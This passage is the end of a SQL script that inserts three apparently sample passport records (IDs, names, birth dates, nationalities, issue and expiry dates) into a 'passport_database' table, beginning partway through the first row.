'Mitchell', '1990-11-20', 'M', 'Bahamas', '2019-11-29', '2029-11-29');
INSERT INTO passport_database (passport_id, first_name, last_name, date_of_birth,
gender, nationality, issue_date, expiry_date) VALUES (409001122, 'Victoria',
'Carter', '1984-01-31', 'F', 'Barbados', '2014-06-11', '2024-06-11');
INSERT INTO passport_database (passport_id, first_name, last_name, date_of_birth,
gender, nationality, issue_date, expiry_date) VALUES (420112233, 'Elijah',
'Phillips', '1979-07-04', 'M', 'Grenada', '2015-09-23', '2025-09-23');
```